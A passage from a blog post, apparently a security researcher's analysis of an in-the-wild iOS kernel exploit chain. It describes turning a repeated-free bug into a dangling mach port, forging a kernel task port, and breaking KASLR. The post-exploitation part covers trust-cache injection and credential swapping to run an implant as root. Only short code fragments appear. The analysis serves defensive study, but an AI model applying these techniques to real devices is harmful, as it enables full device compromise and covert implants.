They serialize another array of `OSData` objects. This time they place two copies of the disclosed target port kernel address in the buffer before attaching them to the `IOSurfaceUserClient` again:

```
os_data_spray_buf_ptr[0] = target_port_kaddr;
os_data_spray_buf_ptr[1] = target_port_kaddr;

serialize_array_of_data_buffers(&another_vec, os_data_spray_buf, 0x38u, 800);
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

What's going on there?

As we've seen in previous chains, each port pointer in an in-transit out-of-line ports descriptor holds a reference; you can see the logic for this in `ipc_kmsg_copyin_ool_ports_descriptor` in `ipc_kmsg.c` in the XNU source.

The "real" out-of-line ports descriptor buffer for the message which was sent only had one pointer to a port; so it only took one reference on the port. But they've now doubled-up that pointer; the descriptor buffer has two copies of it, but it only took one extra reference.

When the descriptor buffer is destroyed (for example, when the port to which it was sent is destroyed without the message being received) the kernel will iterate through each pointer in the descriptor and if it isn't NULL, it will drop a reference:

```
ipc_kmsg_clean_body(...
...
  case MACH_MSG_OOL_PORTS_DESCRIPTOR : {
    ipc_object_t* objects;
    mach_msg_type_number_t j;
    mach_msg_ool_ports_descriptor_t* dsc;

    dsc = (mach_msg_ool_ports_descriptor_t*)&saddr->ool_ports;
    objects = (ipc_object_t *) dsc->address;

    if (dsc->count == 0) {
      break;
    }

    /* destroy port rights carried in the message */

    for (j = 0; j < dsc->count; j++) {
      ipc_object_t object = objects[j];

      if (!IO_VALID(object))
        continue;
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
        // drop a reference
        ipc_object_destroy(object, dsc->disposition);
    }

    /* destroy memory carried in the message */
    kfree(dsc->address, (vm_size_t) dsc->count * sizeof(mach_port_t));
```

That's exactly what happens next when they destroy the port to which the OOL_PORTS descriptors were sent:

```
mach_port_destroy(mach_task_self(), second_receive);
```

This has the effect of dropping an extra reference on `target_port`, in this case leaving two pointers to `target_port` (one in the task's port name space table, one in the out-of-line ports descriptor sent to `third_receive`) but only one reference.

They've now recreated the same situation they had in the `IOSurface` exploit: about to give themselves a dangling mach port pointer, but from a quite different initial primitive. In that case the bug itself directly gave them a dangling pointer to a mach port structure; here they've recreated that same primitive starting from a repeated-free bug in a different zone; something quite different.

We'll now see that the rest of the code matches up very closely with the `IOSurface` exploit. This is an example of marginal costs; the cost to develop each additional exploit chain is lower than the cost for the first one. Many parts can be reused; mitigations must only be defeated once upon introduction (or new techniques developed if the mitigation was not in a critical path.)

Joining the chains

The code from this point is almost completely copy-pasted from the `IOSurface` exploit.

They destroy the `before_ports`, `third_receive` (causing `target_port` to be freed) then `after_ports` and perform a GC with the new method. At this point, `target_port` is dangling, and the zone chunk it's in is ready to be reallocated by a different zone.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

They attempt to replace with small out-of-line memory regions which will correspond to `kalloc.4096` allocations, overlapping the `ip_context` field with a marker containing the loop iteration.

Each time through the loop they check whether the context field changed, meaning the `ipc_port` buffer was reallocated as the out-of-line memory descriptor backing buffer. They free the particular port to which the correct descriptor was sent, and try to reallocate with `0x800` pipe buffers, each filled with fake ports with a context value set to identify which fd the maps to.

Once this is identified they build a fake `IKOT_CLOCK` port and brute force the `KASLR` slide, then using the offsets they build their initial fake task port for a read.

They use a more optimized approach to build a fake kernel task this time; given the offset to the `kernel_task` pointer they use the bootstrap read to get a pointer to the kernel task, from which they read a pointer to the kernel task port and a pointer to the kernel's `vm_map`.

From the kernel task port they read the field at offset `+0x60`, which is the port's space, in this case `itk_space_kernel`.

This is all that's required to build a fake kernel task port and fake kernel task in the pipe buffer, giving them kernel memory read and write.

Post-exploitation

The post exploitation phase remains the same; patching the platform policy to allow execution from `/tmp`, adding the implant's CDHash to the kernel trust cache, replacing credentials to temporarily escape the sandbox and `posix_spawn` the implant as root, then switching back to the original credentials.

They place the string `iop114` in the bootargs, which we saw that they read right at the start of the privilege escalation exploit to determine whether the exploit successfully ran already.

Appendix A

List of unused but resolved symbols

```
asl_log_message
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
sel_registerName
CFArrayCreateMutable
CFDataCreate
CFArrayAppendValue
CFDictionaryCreate
CFDictionaryAddValue
CFStringCreateWithFormat
CFRelease
CFDataGetBytePtr
CFDataGetLength
bootstrap_look_up2
stat
usleep
open
CFWriteStreamCreateWithFTPURL
CFWriteStreamOpen
CFWriteStreamWrite
CFWriteStreamClose
unlink
sprintf
strcat
copyfile
removefile
task_suspend
task_name_for_pid
mach_port_mod_refs
pthread_create
pthread_join
_IOHIDCreateBinaryData
io_hideventsystem_open
mlock
mig_get_reply_port
mach_vm_read_overwrite
mach_ports_lookup
vm_allocate
mach_port_kobject
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
IOMasterPort
kCFTypeArrayCallBacks
```

There's some interesting stuff in here. It's of course impossible to know definitively if these were left over from development, or actually used in early exploits using this second framework. But the following two chains (iOS Exploit Chains 4 and 5) use this same symbol list, adding only the symbols they require.

The following symbols seem interesting; it's possible that these symbols were also used in ROP stacks in sandbox escapes as well.

`mlock`

mlock points to two possible things; it's been used in the past to ensure userspace pages don't get swapped while triggering a userspace dereference. mlock has also been involved in codesigning bypasses, potentially it was used in a ROP chain to bootstrap shellcode execution.

`mach_port_kobject`

This kernel MIG method is discussed at length in Stefen Esser's blog post mach_port_kobject() and the kernel address obfuscation. Until iOS 6 it would return the `ip_kobject` field of the provided mach port. In iOS 6 some obfuscation was added to the returned pointer but as Stefen pointed out it was easy to break.

`io_hideventsystem_open`

There have been many bugs in HID drivers and also in the `hideventsystem` service itself. See https://bugs.chromium.org/p/project-zero/issues/detail?id=1624 for an exploit. Potentially this is related to `IOHIDCreateBinaryData` which they also import.

Posted by Tim at 5:04 PM

No comments:

Post a Comment

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Enter your comment...

Comment as: Google Accoun

Publish Preview

Newer Post Home Older Post

Subscribe to: Post Comments (Atom)

Simple theme. Powered by Blogger.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD